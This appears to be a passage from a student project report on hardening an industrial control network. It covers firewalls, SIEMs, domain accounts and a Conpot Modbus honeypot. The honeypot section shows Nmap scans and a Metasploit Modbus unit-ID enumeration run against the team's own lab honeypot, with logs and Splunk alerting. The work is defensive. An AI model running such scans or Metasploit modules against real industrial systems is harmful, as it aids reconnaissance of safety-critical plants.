We have achieved FR1 and FR2 by adding user accounts with proper authorization on our VPN and Windows machines. Only the accounts made by the administrator will have access to inside devices and the administrator is the only person that can increase an account's access inside the network. Accounts are categorized by privilege groups with some extra capabilities based on their need. Our strong AAA (Authentication, Authorization, and Accounting) policy will ensure everyone has enough access to complete their tasks, and that unused accounts are promptly terminated.

#### 3.4.3.3 *FR3 – System Integrity (SI)*

The integrity of data and devices in the IACS system needs to be untouched. Periodic tests and evaluations are done to establish every system is working properly at all times.

#### 3.4.3.4 *FR4 – Data Confidentiality (DC)*

Sensitive data in all states – at rest, in transit, or in use – need to be kept confidential. Eavesdropping and unauthorized read access could help attackers gain information that they require to attack.

We achieved FR3 and FR4 by adding basic but powerful CIA (Confidentiality, Integrity, and Availability) principles. Replacing old, unencrypted protocols like Modbus with Modbus TCP/IP or using a VPN for remotely accessing the inside network replaces the old traffic with improved encrypted traffic to ensure CIA principles are respected.

#### 3.4.3.5 FR5 – Restricted Data Flow (RDF)

Conduits need to restrict unnecessary data flow between zones. Network flow should be segmented, and the flow should be limited and restricted only to the needed traffic.

We achieved FR5 by segmenting our subnets and networks for each zone. Devices in each zone are not directly connected to devices in the other zones, and all traffic should go through the firewall(s) before reaching its target.

#### 3.4.3.6 FR6 – Timely Response to Events (TRE)

Security violations need to be monitored and dealt with in the shortest possible time frame. Authorities responsible for security breaches or violations must be chosen beforehand, so when an incident occurs the corrective actions are taken in a timely manner.

We will provide an Incident Response plan with a list of responsible parties. This list will include a framework for defending against disasters and will define who is responsible for a planned recovery. Dealing with specific cybersecurity attacks are documented in Security Onion’s framework and playbook.

#### 3.4.3.7 FR7 – Resource Availability (RA)

Availability in IACS is extremely important. Even a short period of downtime in a segment of the plant could cost millions of dollars for the organization. The network and systems need to be resilient against denial-of-service attacks. Services like SIS (Safety Instrumented Systems) should never be offline to ensure the safety of the operations.

As discussed earlier, availability is a huge focus for any industrial organization. Downtime and production hiccups cost industrial organizations millions of dollars. We make sure of maximum uptime by stopping malicious attackers from messing with the production lines and network flow. This is achieved by having redundancy in the system and also implementing safeguards such as firewalls.

### 3.4.4 Security Levels

Security Level	Definition	Means	Resources	Skills	Motivation
1	Protection against casual or coincidental violation				
2	Protection against intentional violation using simple means with low resources, generic skills, and low motivation	simple	low	generic	low
3	Protection against intentional violation using sophisticated means with moderate resources, IACS-specific skills, and moderate motivation	sophisticated	moderate	IACS-specific	moderate
4	Protection against intentional violation using sophisticated means with extended resources, IACS-specific skills, and high motivation	sophisticated	extended	IACS-specific	high

Figure 26 Security Level Definitions [3]

#### 3.4.4.1 Capability Security Levels (SL-C)

##### 3.4.4.1.1 Enterprise Zone

Although the capability security level for the enterprise can reach level 4, it is not advisable as the cost would be too high. The enterprise zone can tolerate a fair amount of risk, because it is designed with device security measures in mind. This zone will be mostly focused on and attacked by casual hackers, spam campaigns, and drive-by attacks. Also, downtime can be tolerated by the business if not too long. The capability of this zone is security level 2.

#### 3.4.4.1.2 Industrial Zone

The industrial zone should be our main security focus. Because of the low number of devices and their similarities, this zone can achieve security level 4.

#### 3.4.4.1.3 IDMZ

The IDMZ's security is especially important for us, since it's the main connector to the industrial zone. The number of devices in IDMZ are low and always controlled, so this zone can achieve security level 4.

### 3.4.4.2 Target Security Levels (SL-T)

#### 3.4.4.2.1 Enterprise Zone

Because of the reason explained in SL-C, our security level goal for this zone is security level 1, with the mindset of improving toward security level 2.

#### 3.4.4.2.2 Industrial Zone

Since this zone is our focus, we have high expectations for its security. Our target for this zone is security level 2, with the mindset of working toward security level 3.

#### 3.4.4.2.3 IDMZ

As our main line of defense against unwanted traffic entering or exiting our industrial zone, the IDMZ needs to always stay under control. That is why our security goal for the IDMZ is on par with the industrial zone at security level 2, again with the mindset working toward security level 3.

### 3.4.4.3 Achieved Security Levels (SL-A)

Our redesigned network has improved on average 1 security level among all zones and networks.

#### 3.4.4.3.1 Enterprise Zone

The new rules for the firewall, AAA, and ICA measures that were added to the design, have brought this zone to a security level of 1. We will continuously work toward security level 2 by adding a second DMZ between the public internet and enterprise zone.

#### 3.4.4.3.2 Industrial Zone

The industrial zone is much more secure now that it is not directly connected to the outside world with the help of the newly added firewall. We are managing all the traffic going into and out of the zone closely with our SOC and are filtering unwanted traffic. New AAA implementations such as account management has been added to the Engineering workstation to ensure no unauthorized access is granted to the workstation. All remote access to the devices must now go through a VPN service and be secured. We have achieved security level 2 on our industrial zone and working toward security level 3.

#### 3.4.4.3.3 IDMZ

This is our only new zone. We have added a SIEM system to monitor all the traffic and flag the malicious activities. Additionally, a SOC team will be on duty 24/7, fixing anything that needs manual override to make sure the operation is going smoothly. We have also added a honeypot to the IDMZ to make sure even if the last barricades and safeguards are broken, the attacker may be lured in by our ICS honeypot – that looks and acts like a Modbus server – and tries to break into a machine that has no value to him. We achieved security level 3 in the IDMZ and, although necessary yet, we will try to achieve security level 4 after the aforementioned security level targets are achieved.

### 3.4.5 Design Principles

Our brand-new design adopts industry security standards set by ISA/IEC 62443 while keeping the cost to profit ratio in mind.

#### 3.4.5.1 *Secure by Design*

Since we got to redesign the network, we could implement new devices and routes to achieve maximum security with the lowest possible budget. The new zones are separated by firewalls and the SIEM system is monitoring everything. We also left clear spots open for security improvements in the future. We should always keep in mind that security is not a task to complete, but rather an ongoing process that needs to be maintained and improved on over time.

#### 3.4.5.2 *Reduce Attack Surface*

We reduced the contact capability of devices (especially critical ones) to the outside network, thereby majorly decreasing the attack surface.

#### 3.4.5.3 *Defense in Depth*

Our redesigned network has identified every asset and point of attack and improved its security either directly or indirectly. All devices are hardened and proper host-based solutions such as antivirus are installed.

#### 3.4.5.4 *Essential Functions and Maturity Levels*

Level	CMMI	62443	Description
1	Initial	Initial	<ul style="list-style-type: none"><li>• Product development typically ad-hoc and often undocumented</li><li>• Consistency and repeatability may not be possible</li></ul>
2	Managed	Managed	<ul style="list-style-type: none"><li>• Product development managed using written policies</li><li>• Personnel have expertise and are trained to follow procedures</li><li>• Processes are defined but some may not be in practice</li></ul>
3	Defined	Defined (Practiced)	<ul style="list-style-type: none"><li>• All processes are repeatable across the organization</li><li>• All processes are in practice with documented evidence</li></ul>
4	Quantitatively Managed	Improving	<ul style="list-style-type: none"><li>• CMMI Levels 4 and 5 are combined</li><li>• Process metrics are used control effectiveness and performance</li><li>• Continuous improvement</li></ul>
5	Optimizing		

Figure 27 Maturity Level Definitions [3]



### 3.4.6 Our Final Improved Design




Figure 28 Final Improved Network Design with Security Levels

This is our new and improved design. We fixed all the issues and vulnerabilities found in our assessments and penetration test, and also added some new extra functionalities.

For the details regarding the redesign and the workflow of the design, please refer to Section 3.7.

## 3.5 COUNTERMEASURES

Countermeasures are measures such as devices, tools, and procedures that mitigate vulnerabilities of the network system. We applied firewalls with rules that can block malicious traffic. We added SIEMs (Security Information and Event Management) to monitor and analyze the traffic, and a honeypot to lure hackers and understand attack patterns. Also, we added Windows Server 2019 Domain Controller to provide account administration and tools to manage the system.

### 3.5.1 pfSense Firewall

We used a FreeBSD based firewall called pfSense. It provides basic security functions such as intrusion prevention, firewall IP/Port filtering, and VPN and reporting features. Also, it is a stateful inspection firewall that inspects source IP address, destination IP address, ports, and sessions. For the incoming traffic, the default action is to block unless it matches the firewall policy. For the outgoing traffic, the default action is to allow unless it violates the firewall policy.

We set up two firewalls to monitor network traffic and decide whether to allow or block certain traffic. The first firewall isolates the IDMZ and Industrial Zone. This firewall blocks incoming traffic to the Industrial Zone and allows outgoing traffic on some ports to the IDMZ. Also, we set a policy to block the connection between Industrial Zone and Enterprise Zone or WAN network. The second firewall isolates the public network and IT business network. The IT business network can access the WAN via some ports, but the public network cannot access the IT business network.

### 3.5.2 Security Information and Event Management (SIEM)

#### 3.5.2.1 *Security Onion SIEM*

Security Onion is a solution that provides IDS (Intrusion Detection System) including NIDS (Network Based Intrusion Detection System) and HIDS (Host Based Intrusion Detection System), security monitoring, and log management. It provides strong indexing and searching features, visualization, and analysis tools. Security Onion includes Elasticsearch, Logstash, and Kibana. First, Logstash collects logs and Elasticsearch attaches indexes to the logs. Next, Kibana analyzes and visualizes the traffic from the SOC (Security Operations Center). Also, Security Onion has lots of other tools and solutions. For example, there are tools derived from OSSEC such as HIDS (Wazuh HIDS).

We placed Security Onion in the IDMZ and assigned 4 NICs. We assigned IP address to one of the NICs, which enables us to view the Security Onion Dashboard. The other 3 NICs work as sniffing interfaces by creating connections to IDMZ, and OT and IT networks.

#### 3.5.2.2 *Splunk SIEM*

Splunk is a machine learning data platform that collects, analyzes, and visualizes data with no limits in real time. Machine data covers server and network logs, installation data, application logs, and all other data in any format. Splunk has almost no limit because it allows any format and size of data. Also, it provides an end-to-end solution because it can cover data generation to data analysis and technical reporting with visualization features.

We assigned Splunk as the second SIEM to monitor traffic from our honeypot. It interacts with the honeypot and sorts out the logs based on the protocols. We can customize the alerts and the following features after the traffic detection. For example, if there is an HTTP GET request, an alert is triggered and Splunk creates reports and sends emails to the administrator in real time.

### 3.5.3 Windows Server 2019 Domain Controller

Windows Server 2019 has lots of features such as SDN (software-defined networking), which enables virtual network peering, encryption, and inspection. For our system, we set Windows Server 2019 as a domain controller and mainly used account administration and system management control features. We set this domain controller to control domain user accounts for each workstation based on their security groups. Security groups determine the permissions for each personnel and block unauthorized access. Also, the domain controller works as a DNS server for the entire plant.

## 3.6 HONEYPOT

A honeypot is a replication of the target systems to detect abnormal access by pretending to have sensitive information without any disruption to the real assets. It helps to increase security awareness, collect data, and provide attacker behavior and attack patterns to analyze. Honeypots should be easily exposed to hackers and look vulnerable and easily hackable [11].

### 3.6.1 Honeypot Selection

#### 3.6.1.1 *Purpose of Honeypots*

The purpose of honeypots can be divided into two main categories. The first purpose is to lure hackers to obtain or capture information. In this case, it must be able to faithfully perform the functions of collecting information and controlling the system. The second purpose is to evade an attack. It plays the role of a spoof server to protect important systems. A honeypot should be easily exposed to hackers and appear vulnerable as if it could be easily hacked. Also, it should monitor packets that are passing through the system and provide logs of the packets [11].

#### 3.6.1.2 *Difference Between Low Interaction and High Interaction Honeypot*

To choose an appropriate honeypot for the network architecture, we need to consider the deployment and sophistication of the network. Honeypots can be divided into low interaction and high interaction. Low interaction honeypots give a limited access to the OS and emulate a small amount of internet protocols and network services. On the other hand, high interaction honeypots provide root shell access to attackers and make it easy to spot threats and track an attacker's behavior [11]. There are lots of tools to escalate privileges or alert of lateral movements to attack sensitive data in high interaction honeypots. However, the downside to a high interaction honeypot is that it takes a longer time to build and requires more RAM.

Our project is a simple network which should be done in five weeks, so we chose a low interaction honeypot which is a light version. Also, due to COVID-19, we must use personal computers and virtual environment, which creates limitations regarding storage and performance. So, we chose to use a low interaction honeypot and applied extra features to it [12].

### 3.6.2 Configuring the Honeypot

We chose the pre-built low interaction honeypot named Conpot, which is easy to deploy, modify, and expand. It supports protocols like Modbus TCP, SNMP, and HTTP. Also, it acts as a proxy to capture interactions and traffic with emulated PLCs (Programmable Logic Controllers). Conpot can be optionally configured to report back attack data to provide real attack patterns to researchers. It is a community-supported honeypot that provides supportability to maintain in the future [5].

#### 3.6.2.1 *Placement of Honeypot*

Our network consists of three zones (Enterprise, IDMZ, and Industrial) and a WAN. The IDMZ contains tools and interfaces used to monitor and manage network. We installed the honeypot in the IDMZ to collect data from both LANs. We can receive an early alert when an unauthorized user tries to enter the security domain if we place the honeypot in the IDMZ. Also, we can prevent exposing our internal network to hackers.

### 3.6.2.2 *Installation and Configuration of the Host OS*

We chose Kubuntu 20.04 LTS as the host OS because it is a lightweight OS, and the deployment is simple and light. Kubuntu is designed in the KME environment and it is much faster and easier to run compared to Ubuntu, which is based in GNOME [13].

We used a standard installation procedure to install Kubuntu in VMware. We assigned 2GB RAM, maximum 20GB hard disk, and a NAT network adapter. We used a NAT network adapter for now because we need an internet connection to install Conpot and update the operating system. After the tool installation, we will change the adapter to an IDMZ Host only network adapter and assign 10.10.20.25 as the IP address [13].

### 3.6.2.3 *Conpot Installation*

There are two ways to install Conpot: Virtualenv or Docker. Virtualenv is a general way to keep Python installations using the *pip* command. Docker provides a quick installation by building a docker image from source. We tried to install with Docker, but it generated log issues and did not create a conpot.log file. To fix this problem, we chose to install Conpot with Virtualenv.

### 3.6.2.4 *Installation on Host Using Virtualenv*

#### **Installation of Dependencies**

Before the Conpot installation, we need to check the dependencies. Conpot uses python 3.6 and we can check if the system uses that version via the “python –version” command. Then, we need to install other dependencies such as libevent-dev. Conpot’s document website suggests following command [5]:

```
$ sudo apt-get install git libsmi2ldbl smistrip libxslt1-dev python3.6-dev  
libevent-dev default-libmysqlclient-dev
```

#### **Creation of Virtualenv and Activation of the Environment**

After the installation of all the dependencies, the virtualenv command was used to create an isolated Python environment. Virtualenv contains Python libraries by itself and it causes less disruption during configuration by minimizing version control errors.

```
$ virtualenv --python=python3.6 conpot
```

Then, activate the created environment.

```
$ source conpot/bin/activate
```

#### **Upgrade Basic Tools and Install Conpot from PyPI**

```
$ pip3 install --upgrade pip  
$ pip3 install --upgrade setuptools  
$ pip3 install cffi  
$ pip3 install conpot
```

After the Conpot installation, run the “conpot -f -d default” command to start Conpot.

This following screenshot shows that Conpot is started and running. We can see that the FTP, HTTP, IPMI, Modbus, S7Comm, SNMP, and TFTP servers started.

```

2021-05-09 17:09:03,688 Serving TCP/IP:      1, UDP/IP:      0, w/ latency:  0.100s, time
out:  0.200s (w/NO idle service)
2021-05-09 17:09:03,688 FTP server started on: ('0.0.0.0', 2121)
2021-05-09 17:09:03,688 HTTP server started on: ('0.0.0.0', 8800)
2021-05-09 17:09:03,689 IPMI server started on: ('0.0.0.0', 6230)
2021-05-09 17:09:03,689 Modbus server started on: ('0.0.0.0', 5020)
2021-05-09 17:09:03,689 S7Comm server started on: ('0.0.0.0', 10201)
2021-05-09 17:09:03,868 SNMP server started on: ('0.0.0.0', 16100)
2021-05-09 17:09:03,868 Starting TFTP server at ('0.0.0.0', 6969)
2021-05-09 17:43:38,639 New s7comm session from 192.168.50.170 (1f4cf058-9077-4a59-b6de-
f25f45b6606f)
2021-05-09 17:43:38,645 New S7 connection from 192.168.50.170:47256. (1f4cf058-9077-4a59
-b6de-f25f45b6606f)

```

Figure 29 Conpot Up and Running

### 3.6.2.5 Default Protocols in Conpot

#### Modbus

Modbus is a master/slave-based protocol which is designed to ensure communication between PLCs. It is a standard communication protocol that controls devices and allows monitoring features. The Modbus protocol can be an indication of a SCADA device for an attacker. When attackers notice that the target system is using Modbus, they can understand that this system is using devices like PLCs.

#### SNMP

SNMP (Simple Network Management Protocol) is a protocol that monitors and controls devices on a network to share information. Hackers can analyze SNMP to attack databases for information on hosts, such as user groups and account information, software installed and ports that are open. The list of software can be an attack point, because it helps attackers to determine the version of the software [14].

#### HTTP

HTTP (Hyper Text Transfer Protocol) allows communication between web browsers and servers. Hackers can obtain critical information like usernames and passwords by sniffing HTTP headers. Also, HTTP provides HMI (Human Machine Interface) information to the attackers.

### 3.6.3 Conpot Simulation

#### 3.6.3.1 Nmap

By running an Nmap command, we can see the ports that are open which can be easy targets for attackers.

```

honeypot@ubuntu:~/conpot$ nmap 192.168.50.150 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 09:23 PDT
Nmap scan report for 192.168.50.150
Host is up (0.000082s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
102/tcp   open  iso-tsap
502/tcp   open  mbap
1716/tcp  open  xmsg
44818/tcp open  EtherNetIP-2

```

Figure 30 Nmap Scan of Conpot Honeypot

For example, FTP statistics for the client are detected in Conpot.

```

2021-05-07 18:52:07,427
FTP statistics for client      : ('192.168.50.150', 52360)
-----
Logged in as user :None with uid: None
Failed login attempts      : 0/3
Start time               : Fri May 7 18:52:07 2021
Last active on           : Fri May 7 18:52:07 2021
-----

Total data transferred      : 23 (bytes)
Command channel sent        : 23 (bytes)
Command channel received    : 0 (bytes)
Data channel sent           : 0 (bytes)
Data channel received       : 0 (bytes)
2021-05-07 18:52:08,026 New s7comm session from 192.168.50.150 (29079444-bdd
27df3eada55c)

```

Figure 31 Conpot FTP Statistics

### 3.6.3.2 Exploitation of Modbus Protocol

Next, we will assume that an attacker is trying to exploit the Modbus protocol.

```

msf6 > search modbus

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  De
scription                                     -----
-  ----
0  auxiliary/analyze/modbus_zip              normal         No    Ex
tract zip from Modbus communication
1  auxiliary/scanner/scada/modbus_banner_grabbing  normal         No    Mo
dbus Banner Grabbing
2  auxiliary/scanner/scada/modbus_client        normal         No    Mo
dbus Client Utility
3  auxiliary/scanner/scada/modbus_findunitid    2012-10-28     normal         No    Mo
dbus Unit ID and Station ID Enumerator
4  auxiliary/scanner/scada/modbus_detect        2011-11-01     normal         No    Mo
dbus Version Scanner

```

Figure 32 Using Metasploit to Search for Modbus Attacks

We can see a list of tools that use the Modbus protocol. For example, we will exploit using the *auxiliary/scanner/scada/modbus\_findunitid* module, which enumerates Modbus unit ID and station ID.

```
msf6 > use auxiliary/scanner/scada/modbus_findunitid
msf6 auxiliary(scanner/scada/modbus_findunitid) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 auxiliary(scanner/scada/modbus_findunitid) > exploit
[*] Running module against 192.168.50.150

[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 1
[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 2
[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 3
[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 4
[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 5
[+] 192.168.50.150:502 - Received: correct MODBUS/TCP from stationID 6
```

Figure 33 Running an Exploit on the Modbus System

We are using a NAT adapter for now and the result of Modbus exploit says the slave does not exist. However, after we assign an appropriate IDMZ IP address, we expect to see the connection of the Modbus TCP protocol.

```
2021-05-08 16:46:09,434 Modbus response sent to 192.168.50.150
2021-05-08 16:46:09,435 Modbus client disconnected. (538619d4-f8aa-4b90-8768
a)
2021-05-08 16:46:10,642 New Modbus connection from 192.168.50.150:45183. (53
4b90-8768-044122f14dda)
ERROR:conpot.protocols.modbus.slave_db:Slave 103 doesn't exist
2021-05-08 16:46:10,644 Slave 103 doesn't exist
2021-05-08 16:46:10,644 Modbus traffic from 192.168.50.150: {'request': b'21
0400010000', 'slave_id': 103, 'function_code': None, 'response': b''} (53861
0-8768-044122f14dda)
2021-05-08 16:46:10,645 Modbus response sent to 192.168.50.150
2021-05-08 16:46:10,648 Modbus client disconnected. (538619d4-f8aa-4b90-8768
```

Figure 34 Modbus Exploit: Client Does Not Exist Error

### 3.6.4 Monitoring on the Honeypot Results

#### 3.6.4.1 Log Analysis

If the attacker runs commands like Nmap and uses Metasploit exploits, Conpot automatically generates a log file named *conpot.log*. To analyze the log files, we used Splunk, which is optimized for log data generated by computers and network devices. Splunk is a large capacity log collection and analysis system that collects logs and extracts the results desired by users. It sorts out the logs using indexes, and generates reports, charts, and alerts. We used *Designing and Implementing a Honeypot for a SCADA Network* as a reference to connect Conpot and Splunk [15].

#### 3.6.4.2 Splunk Installation

##### Splunk Platform Selection

There are four versions of Splunk platform products. Splunk Enterprise provides all the solutions and tools of Splunk. Splunk Light is a lighter version and provides less tools, and Splunk Free is a free version which has minimal tools like index. Splunk Cloud is a version that operates without deploying



infrastructure. We chose Splunk Enterprise because it provides a 60day trial and provides various ways to analyze log files and create alerts [16].

## Splunk Installation

We first downloaded Splunk Enterprise from the Splunk website and started the installer using “sudo ./splunk start”. After the installation, we added a new index for the log files from Conpot. Then, we connected the localhost database to the Splunk database.




Figure 35 Creating a Custom Index for Conpot in Splunk

Now, all the logs generated in the conpot.log file are connected to Splunk and sorted by date and index.

## 3.6.5 Alerting on the Honeytrap Results

### 3.6.5.1 Real-Time Alert Creation

We added three real-time alerts to main protocols and assigned the “conpot” index that we created in the prior step. Also, we assigned appropriate search fields to each protocol. For example, we assigned “HTTP GET request” to sort out HTTP alerts.

Table 1 Alert Triggers

Protocol	Alert	Email - Severity	Triggered - Alert Severity	Search
Modbus	Conpot Modbus Traffic	Highest	Critical	Index="conpot" "Modbus traffic from"
HTTP	Conpot HTTP GET Request	High	High	Index="conpot" "HTTP GET request"
SNMP	Conpot SNMP Session	Normal	Normal	Index="conpot" "SNMP session from"
FTP	Conpot FTP traffic	Low	Low	Index="conpot" "FTP"

When an unauthorized access alert is triggered, administrators should see it immediately to prevent malicious attacks. We added an email feature to send the details of the attack to the administrator. Also, we added a feature to list triggered alerts and assigned severity to each alert. The severity of Modbus is set to critical because it is unlikely that a system would randomly generate the Modbus service.

### 3.6.5.2 Splunk Simulation

As a test, we set an alert for the FTP protocol and ran Nmap. In Splunk, FTP alerts are triggered and sorted out in the Triggered Alerts list.




Figure 36 Splunk Dashboard Showing Triggered Alerts

Also, triggered alerts are immediately sent to the administrator's email. This helps the administrator to notice alerts based on the pre-set protocols.



Figure 37 Splunk Alert Email Test

### 3.7 IMPROVED NETWORK DESIGN

Our improved IACS (Industrial Automated Control System) network design (Figure 38) was built on the original we made, with a focus on separating equipment by establishing zones. Compared to the original network (Figure 4), we introduced an IDMZ (Industrial Demilitarized Zone) and a Bridge Network, and no longer rely on the Engineering Workstation to separate the IT and OT networks. By creating these extra zones, and using firewalls, we were able to restrict unnecessary communication between devices. This design element by itself dramatically increased our plant network security.

